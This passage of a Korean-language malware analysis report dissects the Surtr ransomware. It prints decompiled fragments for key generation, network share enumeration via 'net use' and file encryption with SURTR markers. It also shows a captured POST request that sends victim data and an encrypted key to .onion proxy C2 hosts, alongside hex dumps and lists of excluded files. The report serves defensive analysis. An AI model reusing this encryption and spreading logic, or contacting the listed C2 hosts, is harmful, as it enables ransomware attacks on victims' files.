         "5MVVnMFedqc+VhMsp/UZ8C3qlnwuOFYdubxQfkHg8e9PLplhmwZP14g5q4X2z3SGaf56mf4xDpKAnDLL+Gc8hV7sQ==",
         0xC9u,
         1u,
         0,
         &dwDataLen,
         0,
         0);
  v8 = dwDataLen;
```

[그림 24] 개인키 및 공개키 생성

○ 버전정보, 디스크 정보 및 용량, 국가 정보 등의 감염정보를 수집해 C2 서버로 전송한다.

- 2i74xfkhsu4zd6qv5aiifv3wznj6vq3jo6mle3zxux6vpftyuezxhmad.onion.pet
- 2i74xfkhsu4zd6qv5aiifv3wznj6vq3jo6mle3zxux6vpftyuezxhmad.onion.ly

```
POST /fhttpb/get.php HTTP/1.1
Host: 2i74xfkhsu4zd6qv5aiifv3wznj6vq3jo6mle3zxux6vpftyuezxhmad.onion.pet:80
User-Agent: curl/7.66.0
Accept: */*
Content-type: text/html; charset=utf-8
Content-Length: 1646
Connection: close

{ "id":"epcoj13bpzonf8","crypter":"AAAA" ,"OS":"Windows 7","hardused":"12GB","username":"","hostname":[redacted],"keyboards":" .....
(.......)","privatekey":"P6LBIDZWgOCxVqknhCfbW+m049E0NhWs0bCw/6dM5XQrubyEc6PZxdeZm0L7YGtM
nF5IY4bKasQ029a/YvCBXANDAztpl7SZFM5iwkIWJNkuN0jlnZkvr5ydU/AXVxPU
croKLvfUBi35zSijFuMH+1G4tH6/v1wDXqeWbAdaXg0=


r5h7oHV9QeuWKwX9NAqWGkU8YJdOD2yLEkVOs5H+aV5AmwDly8oGi/ohTYvn533s
auNautqCCUM/vp/ajwEr33qufKgaKzY5nGatESdOZEuSOMkBNgdPfCaaYt1+p2YV
T4sDobYOapWSQKOOjArOrXwUDAs8E01OxSUD/bWTgT4=


LNp159NxtT226M/033XI9kxDJ18Jeb/UmH5WbHY+UdK3XwrZYi1dxDJNOj/Lp4p8
umQ1eYeoEIvWSJDZzO8YstQfx//3vEwoEuFFCiYK/9XzaOxpyBIawe3+Cf15A1gq
liq+CXKeNlaw+RUHbwPWdIe2rJ22hJqcJVZgsSdggCY=

qArt6UJ7hZRzkRZ42ZXurE1riTwT8Er1tgKIHjbZdFqRze+7aX8Tm2f+4h+0BWhw
N0NqMwjC0t+LnGE7gJFJgIpfA9oi0pAkMUphKPVVs+hKVS/NCNJhOz++Y1su4kW5
bSte10aimfi1MN/oDD0TA5JRl+1SK3EMqWg0AlmyT2c=


2","email":"Alisalar086@cock.li","starttime":"11/8/2022  0:41","version":"SURTR v2","filecount":"0","cryptstatus":"STARTED","api":
{"status":"success","country":"South Korea","countryCode":"KR","region":"11","regionName":"Seoul","city":[redacted],"zip":"087","lat":37.4749,"lon":
126.9571,"timezone":"Asia/Seoul","isp":"SK Broadband Co Ltd","org":"broadNnet","as":"AS9318 SK Broadband Co Ltd","query":[redacted]}}
```

[그림 25] 패킷 정보

○ net use를 이용해 공유 네트워크에 연결하며 성공하면 암호화 목록에 추가된다.

```
{
  result = NetShareEnum(servername, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
  v5 = result;
  if ( result && result != 234 )
    break;
  v2 = bufptr;
  v7 = 1;
  if ( entriesread >= 1 )
  {
    do
    {
      v3 = *((_DWORD *)v2 + 1);
      if ( (!v3 || v3 == 0x80000000)
        && lstrlenW(*(LPCWSTR *)v2) > 2
        && lstrcmpW(*(LPCWSTR *)v2, L"ADMIN$")
        && !*((_DWORD *)v2 + 1) )
      {
        v4 = (wchar_t **)L"C:\\";
        while ( GetDriveTypeW((LPCWSTR)v4) != 1 )
        {
          v4 += 2;
          if ( v4 == off_51AA40 )
            goto LABEL_15;
        }
        lstrcpyW(&String1, L"net use ");
        lstrcatW(&String1, (LPCWSTR)v4);
        lstrcatW(&String1, L" \\\\");
        lstrcatW(&String1, lpString2);
        lstrcatW(&String1, L"\\");
        lstrcatW(&String1, *(LPCWSTR *)v2);
        lstrcatW(&String1, L"\\");
        sub_4D2028((int)&String1);
      }
```


[그림 26] 네트워크 열거

○ 확장자를 먼저 변경한 후, 암호화를 진행하며 암호화는 MS 제공 API 이용한다. 마지막에 “SURTR”, “****” 를 추가한다.

- 확장자 : [원본파일명][Alisalar086@cock.li].[생성 ID].Surtr


```
if ( CryptEncrypt(v23, 0, 1, 0, pbData, &pdwDataLen[1], 0x80u) )
{
  v36 = pbData;
  if ( pbData )
  {
    liDistanceToMove.QuadPart = 0i64;
    SetFilePointerEx(v9, 0i64, 0, 2u);
    WriteFile(v9, "SURTR", 5u, &NumberOfBytesWritten, 0);
    WriteFile(v9, v36, 0x80u, &NumberOfBytesWritten, 0);
    WriteFile(v9, "****", 4u, &NumberOfBytesWritten, 0);
    CloseHandle(v9);
    CryptReleaseContext(phProv, 0);
    lpBuffer = 0;
```

[그림 27] 암호화 과정 (일부)



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	EB	52	90	4E	54	46	53	20	20	20	20	00	02	08	00	00	ëR.NTFS .....
00000010	00	00	00	00	00	F8	00	00	3F	00	FF	00	00	08	00	00	.....ø..?.ÿ.....
00000020	00	00	00	00	80	00	80	00	FF	EF	BF	03	00	00	00	00	....€.€.ÿï¿.....
00000030	00	00	0C	00	00	00	00	00	02	00	00	00	00	00	00	00	.....
00000040	F6	00	00	00	01	00	00	00	44	75	08	C2	B4	08	C2	BC	ö.......Du.Â´.Â¼
00000050	00	00	00	00	FA	33	C0	8E	D0	BC	00	7C	FB	68	C0	07	....ú3ÀŽÐ¼.|ûhÀ.
00000060	1F	1E	68	66	00	CB	88	16	0E	00	66	81	3E	03	00	4E	..hf.Ëˆ...f.>..N
00000070	54	46	53	75	15	B4	41	BB	AA	55	CD	13	72	0C	81	FB	TFSu.´A»ªUÍ.r..û
00000080	55	AA	75	06	F7	C1	01	00	75	03	E9	DD	00	1E	83	EC	Uªu.÷Á..u.éÝ..ƒì
00000090	18	68	1A	00	B4	48	8A	16	0E	00	8B	F4	16	1F	CD	13	.h..´HŠ...‹ô..Í.
000000A0	9F	83	C4	18	9E	58	1F	72	E1	3B	06	0B	00	75	DB	A3	ŸƒÄ.žX.rá;...uÛ£
000000B0	0F	00	C1	2E	0F	00	04	1E	5A	33	DB	B9	00	20	2B	C8	..Á.....Z3Û¹. +È

[그림 28] 암호화 전




00002000	53	55	52	54	52	24	4C	CE	B7	7F	2E	CE	8E	B9	E9	DF	SURTR$LÎ·..ÎŽ¹éß
00002010	4F	20	DE	8A	63	3A	43	70	50	0D	3D	1E	37	C3	BA	55	O ÞŠc:CpP.=.7Ã°U
00002020	61	0A	39	89	EA	95	86	A6	65	80	63	44	1B	66	CB	8F	a.9‰ê•†¦e€cD.fË.
00002030	1F	71	D4	15	CC	6F	00	05	F0	40	5E	4A	10	BF	E1	14	.qÔ.Ìo..ð@^J.¿á.
00002040	89	54	83	F2	1E	F3	39	73	7A	C1	0B	6A	96	59	F9	88	‰Tƒò.ó9szÁ.j–Yùˆ
00002050	BF	93	5A	5B	C6	23	F1	9A	01	7A	EB	E5	48	56	68	35	¿"Z[Æ#ñš.zëåHVh5
00002060	20	0A	95	E3	19	35	34	9F	7B	7F	B1	90	E9	73	0D	96	.•ã.54Ÿ{.±.és.–
00002070	74	64	94	66	B7	FC	F0	94	64	2C	3F	BA	9E	E5	75	B9	td"f·üð"d,?°žåu¹
00002080	19	6D	FC	51	34	2A	2A	2A	2A								.müQ4****

[그림 29] 암호화 후 마지막 부분

암호화 제외 파일	NTUSER.DAT, win.ini, UsrClass.dst, pagefile.sys, hiberfil.sys, DumpStack.log.tmp, Config.Msi, boot
암호화 제외 확장자	Surt, dll, exe, lnk
암호화 제외 폴더	Windows, Microsoft, Windows.old, Windows kits, WindowsApps, Tor Broswer, Google, Mozila, Dropbox, $MFT

○ 암호화가 끝나면 배경화면 이미지, 아이콘 이미지를 생성하여, 암호화된 파일의 아이콘과 배경화면을 변경한다.




[그림 30] 아이콘 변경

[그림 31] 설정된 배경화면


이름	수정한 날짜	유형	크기
BUs,surt	2022-11-09 오후 ...	SURT 파일	1KB
ID_DATA,surt	2022-11-09 오후 ...	SURT 파일	1KB
PrivateData_le5o09lytmgwo0,surt	2022-11-09 오후 ...	SURT 파일	2KB
PublicData_le5o09lytmgwo0,surt	2022-11-09 오후 ...	SURT 파일	1KB
reg,surt	2022-11-09 오후 ...	SURT 파일	1KB
Service,surt	2022-11-09 오후 ...	SURT 파일	1KB
Surtr,exe	2022-10-31 오후 ...	응용 프로그램	1,151KB
SURTR_README,hta	2022-11-09 오후 ...	HTML 응용 프로...	9KB
SURTR_README,txt	2022-11-09 오후 ...	텍스트 문서	1KB
SurtrBackGround,jpg	2022-11-09 오후 ...	JPEG 이미지	31KB
SurtrIcon,ico	2022-11-09 오후 ...	아이콘	79KB

[그림 32] Service 폴더에 생성되는 파일 목록

○ 콘솔창을 이용해, 암호화 된 파일의 갯수, 암호화에 걸린 시간 등을 표시한다. 이후 강제로 재부팅 되며, 랜섬노트가 띄워진다.



[그림 33] 콘솔 창



[그림 34] 랜섬노트

결론

해당 랜섬웨어는 백업파일 삭제 및 로그아웃 시 자동 재로그인 설정, 비밀번호 변경 비활성화 등 파일복구를 어렵게 하고 악성코드의 지속성 유지를 위해 상당히 많은 기능을 비활성화 한다. 피해를 예방하기 위해서 백신 프로그램을 항상 최신버전으로 유지할 것을 권고한다.